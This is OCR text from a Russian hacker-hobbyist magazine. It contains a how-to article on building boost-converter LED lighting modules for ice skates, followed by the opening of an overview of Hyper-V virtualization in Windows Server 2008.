http://www.ntpo.com/physics/studies/22.shtml). В любом случае могу сказать одно: все начинается с простейшего!



АЛЕКСАНДР «DARK SIMPSON» СИМОНОВ
/ HTTP://DARK-SIMPSON.
LIVEJOURNAL.COM /

ПОДСВЕТИ КОНЬКИ

>> МОДДИМ КОНЬКИ, ИЛИ ХАКЕРЫ НА ЛЬДУ

За окном зима. Некоторые предпочитают «пересидеть» это время дома, но я надеюсь, что ты, как настоящий хакер, привык брать от жизни все. Даже в такую холодную пору существует много всевозможных развлечений. Пожалуй, самое веселое, полезное и массовое из них — каток.

МОДДИНГ НЕ ДЛЯ КОМПЬЮТЕРА

Рискну предположить, что со словом «моддинг» ты знаком. Конечно же: берем крутое железо, придумываем необычную обертку, добавляем иллюминацию и, при определенном наличии вкуса и чувства стиля, получаем классный, необычный и единственный в своем роде агрегат, к тому же, полностью сделанный своими руками (отчего приятнее вдвойне). Возможно, ты и сам занимаешься подобного рода вещами. Так сложилось, что это понятие прочно закрепилось в основном за компьютерами и околокомпьютерным «барахлом». Что ж, настало время разрушить стереотипы: сегодня мы будем моддить коньки! Если точнее, то наша задача: сделать красивую, оригинальную и технологичную подсветку льда под ними. В темное время суток такие коньки, правильно сваренные по старинному рецепту, выглядят действительно завораживающе, особенно, если их хозяин проявляет чудеса фигурного (ну или спортивно-агрессивного, — кому как больше нравится) катания. Для выполнения этой задачи нам придется и поработать руками, и напрячь кору и древесину нашего головного мозга, применив познания в электронике (мы же хотим, чтобы было технологично, а не просто батарейка «крона» с резисторами, не правда ли?).

РОЖДЕНИЕ КОНЦЕПЦИИ

Идея поставить подсветку на коньки пришла ко мне, когда я вечерком катался с друзьями в Пешкофф-сквере. Или я раньше не замечал, или это веяние действительно появилось совсем недавно, но мое внимание привлекли несколько человек, коньки которых подсвечивали под собой лед. Идея мне пришлась по душе, несмотря на то, что реализации, имхо, хромали: у кого-то стоял всего один светодиод на каждом коньке (да еще и узконаправленный, что вместо красиво рассеянного свечения создавало просто небольшое пятно на льду); у кого-то был промах с цветом (зеленый смотрится не очень), а кто-то мигал, как новогодняя елка (ну, это совсем моветон, такое ощущение, что снизу конька приклеили китайский брелок-мигалку). В общем, достойной реализации я так и не увидел.

Придя домой, я полуркал интернеты на предмет готовых, промышленно выпускаемых коньков с подсветкой, но ничего не нашел — по всей видимости, те варианты, что я видел, действительно дело рук «самоделкиных». Никаких мануалов по этой теме я тоже не нашел (за исключением пары текстов на тему вечной и бесконечной любви «кроны», резисторов и светодиодов, да и то — на роликовые, а не на ледовые коньки). Ну, нет, так нет. Как говаривал Вольтер: «If there were no God, it would be necessary to invent him», так что начнем изобретать. Да так, чтобы все было грамотно, а не тяп-ляп.

После недолгих раздумий родилось представление о том, как это все должно выглядеть в идеале: под каждым коньком необходимо создавать мягкое, размытое пятно, достаточно большое и по возможности — безо всяких теней и резких переходов. К тому же, оно должно быть ярким, чтобы было видно в условиях умеренного искусственного освещения. Относительно цвета, конечно, это уже дело вкуса. Лично мне по душе синий или мягкий, призрачный белый с синеватым оттенком. Хотя в твоем варианте это может быть, например, насыщенный красный — решать тебе.

Что ж, пора спуститься с небес на землю, подумать, как воплотить идею в реальность и поразмыслить о технической реализации. Поехали!

БУЛЬДОГ С НОСОРОГОМ: ПЕРЕМЕШАТЬ, НО НЕ ВЗБАЛТЫВАТЬ

Как известно, слон состоит из ушей, хобота и бегемота. И сейчас наша задача — все это дело к бегемоту (то есть, к конькам) каким-то образом прикрутить.






Схема совсем не сложная



Сердце устройства — драйвер в корпусе SOT-23



Готовые платы и фотошаблон

А для того, чтобы наша подсветка прикрутилась и работала, как следует, ее надо правильно придумать. Речь идет о форм-факторе. Изучив свои коньки, я решил сделать подсветку в виде модуля-печатной платы, которая будет нести на себе светодиоды, электронику и источник питания, а крепиться должна снаружи, на нижней части ботинка посередине, заполняя собой промежуток между держателями полозьев, которые прикрепляются к ботинку снизу в его передней и задней части (возможно, я объяснил не очень понятно, но взгляни на картинки, и все встанет на свои места). Так как большинство коньков сделано по схожему принципу, такой подход, предположительно, будет актуален и для твоей модели.

Светодиоды следует размещать по правому и левому краям платы (чтобы освещать пространство под коньком равномерно с каждой стороны), а источник питания, в качестве которого я выбрал батарею АА, разместим ровно посередине — так, чтобы она оказалась точно под лезвием. Батарейка помещается в специальное крепление, которое прикручено к плате и будет плотно ее держать. Никаких выключателей в целях увеличения надежности на модуле не предусмотрено (установил батарейку — подсветка заработала, вынул — отключилась; что может быть проще и надежнее?). По два сверхъярких 120-градусных светодиода с каждой стороны — вполне хватит (меньше — будет недостаточно большое и яркое пятно, к тому же, нельзя смешивать цвета; больше — уже избыточно, да и электроника может не справиться). Таким образом, с одной стороны платы размещаются светодиоды и держатель источника питания, а с противоположной — несколько SMD-деталек. Вот, в принципе, и все, что касается компоновки и размещения. Возможно, что из-за различий в размерах коньков плата окажется слишком большой. Не беда, так как ее всегда можно уменьшить в длину, используя батарейки типоразмера не АА, но ААА (и соответственно заменив батарейный контейнер). Правда, придется немного подредактировать плату, но я уверен, ты с этим справишься, тем более, исходники платы доступны на диске.

☒ ЗАЖИГАЕМ!


Возможно, внимательный читатель заметил, что тут что-то не так. И действительно, для того чтобы заставить гореть синий или белый светодиод, прямое падение напряжения на нем должно быть более 3 вольт. Проще говоря, нам надо подать на светодиод целых 3 с чем-то вольта, а у нас всего одна батарейка, на которой 1,5 вольта, и то только по началу. Также ты мог заметить, что на плате светодиоды объединены в две группы по два, а это означает, что для питания такой гирлянды понадобится больше шести вольт! Как же так, ведь у нас всего одна полуторавольтовая батарейка? Вот тут-то нам и поможет электроника. Кто-то уже понял, о чем пойдет речь, а для остальных скажу: если нужно 6 вольт, а у нас всего полтора, значит, будем повышать напряжение! А теперь я объясню, как.

Если ты внимательно посмотришь на схему (она очень простая, я старался), то увидишь там несколько компонентов помимо светодиодов и батарейки. Именно они злостно формируют так называемый повышающий преобразователь (boost или step-up converter). Сердце преобразователя — специализированная высокоинтегрированная микросхема, предназначенная специально для питания светодиодов с использованием минимального количества внешней обвески — драйвер ZXLD381. Из обвески нам понадобится дроссель, накапливающий энергию, выпрямительный диод и фильтрующий (интегрирующий) конденсатор, сглаживающий пульсации тока на выходе преобразователя. Причем, по документации на драйвер даже две последние детали можно было бы выкинуть, но я все же решил их оставить.


☒ НЕМНОГО ТЕОРИИ

Как мы знаем, светодиоды питаются током. Каждому сверхъяркому светодиоду необходимо примерно по 20 мА тока для достижения максимальной яркости (на деле часто достаточно и десяти). Но потреблять этот ток он будет только тогда, когда напряжение на его выводах возрастет до определенной величины. Заниматься повышением напряжения, а также контролировать ток, отдаваемый светодиодам, будет драйвер, — не сам, а используя для этих целей дроссель.

Итак, как это все работает? А очень просто. Примем изначальным состояние, когда вся схема находится в спокойствии — внутренний транзисторный ключ драйвера закрыт, и через светодиоды, подключенные посредством дросселя (диод и конденсатор пока опустим), к батарейке ток не течет, так как напряжения батарейки маловато для открытия светодиодов. Тут в дело вступает драйвер. Сначала он внутренним ключом замыкает дроссель на землю — через дроссель постепенно начинает течь все больший и больший ток, дроссель накапливает энергию. Затем ключ в драйвере закрывается, и петля тока резко разрывается, но «по инерции» внутри дросселя ток все еще течет. Так на дросселе начинает резко возрастать напряжение — до тех пор, пока оно не перейдет порог и не откроются светодиоды, через которые дроссель «разрядится», зажигая их на очень короткий срок. Количество энергии, передаваемое в это время светодиодам, зависит от индуктивности дросселя и от того, сколь долго драйвер держал петлю замкнутой. Таким образом, драйвер, имея внутренний датчик тока, может контролировать энергию, накапливаемую дросселем и, соответственно, передаваемую светодиодам. Цикл повторяется порядка 300 тысяч раз в секунду, поэтому такого частого мерцания светодиодов незаметно и кажется, что они горят непрерывно. Диод с конденсатором нужны для того, чтобы снизить пульсации выходного тока, причем конденсатор в силу своих свойств накапливает эту импульсную



dvd
На диске ты найдешь схему и чертежи печатных плат ревизии 2 (на фотках модуль на плате ревизии 0), а также даташит на ZXLD381.



Почти собранные модули, — не впаян только драйвер

Как запитывать светодиоды

Светодиоды питаются током. Почти для всех светодиодов нормальный прямой ток, при котором достигается паспортная светоотдача, будет равен 20 мА. Когда питаешь светодиод током, на нем падает напряжение. Для светодиодов разных цветов падение очень различается. Например, на белом светодиоде падает от 3 до 4 вольт, а на красном — всего 1,8. Я скажу больше — в одной партии светодиодов одинакового цвета разброс этого параметра от прибора к прибору бывает достаточно велик. Именно поэтому питать светодиоды напряжением ни в коем случае нельзя — у них очень крутая нелинейная характеристика потребления тока и даже при небольшом увеличении напряжения ток на светодиоде может возрасти критически. Светодиод просто перегорит.

Светодиоды можно соединять либо параллельно, либо последовательно. При параллельном соединении среднее напряжение падения на таком конгломерате будет примерно равно паспортному падению на одном светодиоде, а ток потребления будет суммироваться. Здесь учитывай, что, ввиду разброса напряжений падения при параллельном соединении, последовательно с каждым светодиодом следует устанавливать выравнивающие сопротивления (номиналом от нескольких Ом до десятка), которые будут в определенной мере компенсировать разницу падений.

При последовательном соединении падение напряжения такой гирлянды будет равно сумме падений на каждом светодиоде, а ток питания — току питания одного диода.

У каждого из этих способов есть свои достоинства и свои неудобства. Например, при параллельном соединении нужно устанавливать много выравнивающих резисторов — по штуке на каждый диод, к тому же, нельзя просто так смешивать диоды разных цветов ввиду сильного различия в падении напряжений.

При последовательном соединении, особенно при питании от низковольтного источника, светодиоды тоже не получится вешать бесконечно (с каждым новым светодиодом растет общее падение и, как только оно станет больше напряжения, которое способен предоставить источник, светодиоды просто не зажгутся). Все эти аспекты становятся актуальны, когда светодиодов действительно много.

Поэтому на практике наиболее популярно параллельное соединение нескольких последовательно соединенных гирлянд, как и сделано в нашей конструкции. Получается, что выравнивающие резисторы нужно устанавливать не на каждый диод, а только на каждую гирлянду, да и светодиоды разных цветов тоже можно мешать (единственное «но» — в каждой гирлянде должно быть одинаковое количество разных светодиодов, то есть все гирлянды должны быть идентичны друг другу). Мы можем поставить не только 4 одинаковых, скажем, синих диода в наши модули, но и сделать немного по-другому — в каждую гирлянду установить один синий и один белый (неважно, в каком порядке). Это даст нам более мягкий, слегка голубоватый оттенок. Можешь поэкспериментировать, смешивая и другие цвета.

энергию, а светодиодам отдает уже постоянный ток. Диод пропускает ток только в одном направлении — от дросселя к конденсатору — чтобы при замыкании ключа драйвера накопленная энергия не утекала из конденсатора. Если тебе интересно узнать об этом процессе больше, существует масса литературы, достаточно набрать в Гугле «boost converter», и первая же ссылка приведет тебя к статье в Википедии, где все подробно разжевывается, со всеми математическими выкладками. Да, оставшиеся незатронутыми в этом маленьком обзоре два резистора по 4,7 Ом, стоящие последовательно с каждой гирляндой, нужны для того, чтобы выровнять ток на каждой из них, то есть, чтобы все светодиоды по возможности горели с одинаковой яркостью.

СОБИРАЕМ, ЗАПУСКАЕМ

Итак, с принципом работы чудесатой электроники мы разобрались. Теперь дело за малым — купить все необходимые компоненты (список ты найдешь во врезке), изготовить платы (можно использовать способ, который тебе больше по душе; я использую фотоспособ, а ты можешь обойтись космическими утюгами и боевыми лазерами), насверлить отверстий, прикрутить и впаять все необходимое. Да, проверить модуль в работе! О выборе светодиодов, правилах смешивания диодов различных цветов и принципах работы светодиодных гирлянд обязательно прочитай в соответствующей врезке, — это важно! Яркость свечения можно подобрать, изменяя индуктивность дросселя (чем больше индуктивность, тем меньше отдаваемый ток, согласно даташиту). Если есть большое различие в яркости свечения двух гирлянд, то нужно исправить это подбором сопротивлений, установленных последовательно каждой гирлянде, выровняв токи (в принципе, у меня стоят достаточно маленькие выравнивающие сопротивления, можно поставить и побольше — Ом по 10-12). Желательно на всех этапах настройки контролировать ток светодиодов

Закупаемся всем необходимым

Чтобы собрать два модуля (на одну пару коньков), нам понадобятся, кроме самих печатных плат, следующие компоненты:

1. Светодиоды (сверхъяркие, с углом излучения 120 градусов) — 8 штук;
2. Резисторы SMD 0805, 4.7* Ом — 4 штуки;
3. Перемычки SMD 1206, 0 Ом — 2 штуки;
4. Дроссели SMD 1206, 3.3* мкГн — 2 штуки;
5. Конденсаторы танталовые SMD A, 1 мкФ — 2 штуки;
6. Диоды BAT54 (без буквы!) — 2 штуки;
7. Драйверы ZXLD381 — 2 штуки;
8. Батарейные отсеки — 2 штуки;
9. Крепеж.

Если ты живешь в Москве, то все это сможешь без труда найти на Митинском радио-рынке, а драйверы купить в фирме «Терраэлектроника» (www.terraelectronica.ru). Резисторов и дросселей советую купить разных номиналов (побольше и поменьше, чем указано), чтобы было из чего выбирать. Силиконовый герметик для прокладок покупается в стройматериалах или на любом строительном рынке.



В действии на льду

мультиметром, подключая его, например, параллельно выравнивающим резисторам и замеряя падение напряжения на них. Далее ток через гирлянду можно получить, разделив это падение на сопротивление резистора, который у тебя установлен (лучше перед впайкой резисторов точно замерить их сопротивления тем же мультиметром, чтобы улучшить показания). Если ток через гирлянды маловат, то можешь попробовать поставить дроссель побольше. Поставишь слишком маленький — сильно упадет КПД (будет много потреблять от батарейки и мало отдавать светодиодам). А если поставить очень большой, то сильно снизится частота преобразования, и КПД опять упадет. Так что, возможно, тут придется поэкспериментировать (рекомендую купить дроссели сразу нескольких номиналов выше указанного и пробовать). Оптимальный режим должен достигаться при частоте преобразования примерно 350 кГц, и, если твой мультиметр поддерживает функцию измерения частоты, то подключай его между выводами дросселя и смотри результат.

После настройки плату можно монтировать к коньку с помощью четырех маленьких шурупов-саморезов. Правда, здесь тоже есть нюанс. Из-за того, что плата прижимается к ботинку стороной с установленными SMD-детальками (а они, гады такие, выпирають!), то при необдуманной установке есть риск их повредить. Чтобы этого не произошло, нужно между платой и ботинком сделать толстую прокладку, которая при прижимании платы не даст деталям повредиться о твердый пластик ботинка. Также прокладка поможет «загерметизировать» электронику и защитит ее от попадания влаги. Такую «подушку безопасности» можно сделать из силиконового герметика (длинные тубусы с пистолетами), выдавив его по периметру платы и дав засохнуть — или вырезать из толстой резины (я, например, от нечего делать вырезал их из толстого куска фторопласта, что видно на фотках). Кстати, на всякий случай я обработал сторону платы с деталями специальным спреем, который создает на поверхности пластиковое покрытие и защищает дорожки от окисления; ты сможешь найти такой в магазине «Чип-и-Дип», на Митинском рынке, ну или в любом нормальном радиомагазине, торгующем спецхимией.

Надеюсь, у тебя все получилось, и два свежесобранных модуля уже красуются на твоем столе. А может, уже на самих коньках? Тогда смело можешь брать их с собой, отправляться покорять каток и ловить восторженные взгляды. А на вопросы «где такое можно купить?» с гордостью (небезосновательной) отвечай, что все сделано собственными руками. Но есть еще один маленький нюанс, о котором бы мне хотелось сказать напоследок.

ВТОРАЯ ЦЕЛЬ

Эта статья не просто о том, как сконструировать себе классный мод на коньки. Вторая ее цель, возможно, даже более важна: познакомить тебя с современными импульсными источниками питания, причем не просто в теории, а на практике (о понижающих, step-down, ИИП ты, скорее всего, читал в статье «О вкусной и здоровой пище» в «Хакере» №116).

Современные импульсные источники питания (как понижающие, так и повышающие) — это великолепное подспорье для хакера! Сейчас мы рассмотрели прибор фирмы **ZETEX** (www.zetex.com), специально созданный для питания светодиодов от одного щелочного или NiCd-NiMH элемента (1.2-1.5 вольта). Сегодня монстрами вроде **MAXIM** (www.maxim-ic.com), ON (www.onsemi.com) или **LT** (www.linear.com) выпускается куча разнообразных микросхем высокой интеграции для ИИП (если как следует поискать, найти можно все, что угодно), но принципы работы остаются те же. Представь, что, используя 3-4 компонента, ты сможешь запитать 5-вольтовое устройство всего от одной батарейки AAA (у которой, в отличие от «таблеток», гораздо больше емкость и, соответственно, время автономной работы твоего девайса). А дальше все зависит только от тебя и твоей фантазии: миниатюрные аудио- и даже видео-жучки, всевозможные радиомаяки, которые смогут работать неделями... Правильно говорят, что источник питания — это основа всего устройства. Поэтому изучай теорию, каталоги производителей, документацию (даташиты) и твори! Удачи.



УЛЬЯНА СМЕЛАЯ
/ CORE@SYNACK.RU /

Гиперактивная виртуальность

HYPER-V: ТЕХНОЛОГИЯ ВИРТУАЛИЗАЦИИ ДЛЯ WINDOWS SERVER 2008


По мере увеличения вычислительных мощностей специалисты и обычные пользователи уделяют все больше внимания системам виртуализации. В Win2k8 встроено мощное средство виртуализации Hyper-V, которое способно в корне изменить ситуацию на рынке подобных решений.

ТЕХНОЛОГИЯ HYPER-V

Пару лет назад ситуация на рынке систем виртуализации напоминала полный штиль. Пользователи и администраторы, желающие установить один из подобных продуктов, выбирали традиционные решения. И очень часто таким решением оказывался всем известный VMware, который давно (и вполне заслуженно) занял место лидера. Но сейчас ситуация резко изменилась и напоминает гонку процессоров, когда одна ошибка может дорого стоить. Сегодня виртуализация используется примерно на 10% всех серверов в мире, а это весьма солидный кусок пирога.

Все началось с покупки Microsoft компании Connectix и выпуска нового на этом рынке продукта — Microsoft Virtual PC. Пикантность ситуации состояла не столько в появлении еще одного конкурента, сколько в том, что Virtual PC предлагался абсолютно бесплатно. И поэтому, несмотря на некоторые его недостатки (например, отсутствие хороших средств и функций управления), новичок был принят весьма неплохо. А главное, производители, чтобы не остаться за бортом, вынуждены были ответить появлением бесплатных, хотя и несколько ограниченных по возможностям версий своих продуктов. В качестве примера приведу VMware Player, который может использовать только готовые образы, но не умеет самостоятельно их создавать. Последняя проблема была решена появлением сервисов вроде **EasyVMX** (www.easyvmx.com), позволяющих ваять нужный образ прямо в онлайне, а некоторые производители ПО стали выкладывать рядом с обычными версиями своих продуктов еще и готовый образ для VMware Player. Как бы то ни было, корпорация Microsoft смогла быстро занять место среди лидеров, выпускающих средства виртуализации.

Технология Hyper-V стала одной из ключевых возможностей Win2k8, хотя первые релизы этой системы включали beta3-версию Hyper-V. Финальный выпуск был обещан через 180 дней после анонса Win2k8, но он появился в начале лета, на два месяца раньше заявленного срока. Сегодня он входит в состав 64-битных версий Win2k8 Standard/Enterprise/Datacenter (Web и Itanium — нет) — и как отдельный продукт под названием Microsoft Hyper-V Server 2008. Последний полностью бесплатен и не требует CAL (Client Access License); лицензия понадобится лишь для гостевых Windows. Технологию Hyper-V можно использовать как в режиме полной установки (с графической оболочкой), так и в Server Core.



Роль Hyper-V по умолчанию не устанавливается

Возможности, предоставляемые Hyper-V, в разных версиях Win2k8 несколько отличаются. Так, Hyper-V Server 2008, по сути, является сильно облегченной версией Win2k8 Standard, из которой убрано практически все, что не касается виртуализации. Оставлены только средства управления гипервизором. Предназначен этот вариант для «чистой виртуализации» (других сервисов там попросту нет), но зато требует на порядок меньше ресурсов, чем тот же Server Core. Он поддерживает (как и Standard) до 4 физических процессоров и до 32 Гб ОЗУ. Возможен запуск до 128 VM, недоступен локальный графический интерфейс управления и отсутствует поддержка кластеров, — что не позволяет создавать на нем отказоустойчивые решения и реализовать возможность быстрой миграции.

Еще одним отличием версий стало количество VM, которые можно запускать без дополнительного лицензирования. В лицензию Standard «включена» одна бесплатная VM, в Enterprise — 4; количество VM в Datacenter — не ограничено.

Основной минус новой технологии: довольно высокие требования к процессорам. Как ты, наверное, заметил, поддержка 32-разрядных систем отсутствует (вообще говоря, архитектура платформы x86 никогда не предназначалась для запуска нескольких операционных систем одновременно; кроме того, ей присущи различные ограничения, например, максимальный размер ОЗУ равен 4 Гб). Возможна работа только на 64-разрядных процессорах, поддерживающих технологии Intel VT или AMD-V (прежнее название Pacifica). В BIOS должен быть активизирован механизм защиты исполняемого кода (Intel XD или AMD NX).

Работает гипервизор на Ring-1 — напрямую общается с оборудованием сервера, без вмешательства основной ОС, роль которой в Hyper-V минимальна. Микроядерная архитектура гипервизора (размер — менее 1 Мб) позволяет абстрагироваться от основных функций. На его плечи возложено управление выделением ресурсов (CPU, RAM, I/O). Каждый сервер Hyper-V имеет один родительский (Parent Partition) и несколько дочерних разделов (по количеству гостевых ОС, Child Partition). Родительский раздел — это виртуальное устройство с прямым доступом к аппаратным ресурсам. Гостевые ОС для доступа к устройству используют Parent Partition. Заявленные возможности Hyper-V весьма впечатляют:

Диспетчер виртуальных сетей




info

• Первоначально технология виртуализации Hyper-V называлась Viridian.


• Гипервизор — программа, позволяющая параллельное выполнение нескольких операционных систем на одном и том же компьютере. Гипервизор также обеспечивает изоляцию операционных систем друг от друга, защиту и безопасность, разделение ресурсов между различными запущенными ОС и управление ресурсами.

• VT (Intel Virtualization Technology) — одна из технологий аппаратной виртуализации ресурсов, разработанная компанией Intel. AMD имеет в своем арсенале похожую технологию AMD-V, в которой реализована (в отличие от Intel VT) виртуализация режима реальной адресации (режим совместимости с 8086).

• Официально Hyper-V в качестве гостевых систем поддерживает практически все версии 32х и 64х Windows, начиная с XP Professional SP2 и заканчивая Win2k8 (сюда же входит Windows HPC Server 2008), а также SUSE Linux Enterprise Server 10 SP1. Поддержка вариантов Home не заявлена.



Выбираем тип виртуального диска



Hyper-V весьма требователен к оборудованию

• Поддерживаются как однопроцессорные, так и многопроцессорные виртуальные машины с максимальным количеством процессоров 24;
• Физический сервер может работать в конфигурации до 1 Тб RAM, виртуальные машины — поддерживать 128 Гб RAM;
• Возможность одновременного запуска до 192 виртуальных машин, количество настроенных, но не работающих VM ограничено числом 512;
• Одновременная работа 32- и 64-битных версий гостевых ОС;
• Поддержка виртуальных локальных сетей — VLAN до 4096 устройств; отдельная VM может иметь до 12 виртуальных сетевых адаптеров;
• VM может иметь 4 виртуальных диска, каждый размером до 2040 Гб;
• Возможность создания мгновенных снимков работающих виртуальных машин. В такую копию записывается также системное состояние, данные и конфигурация аппаратных средств.

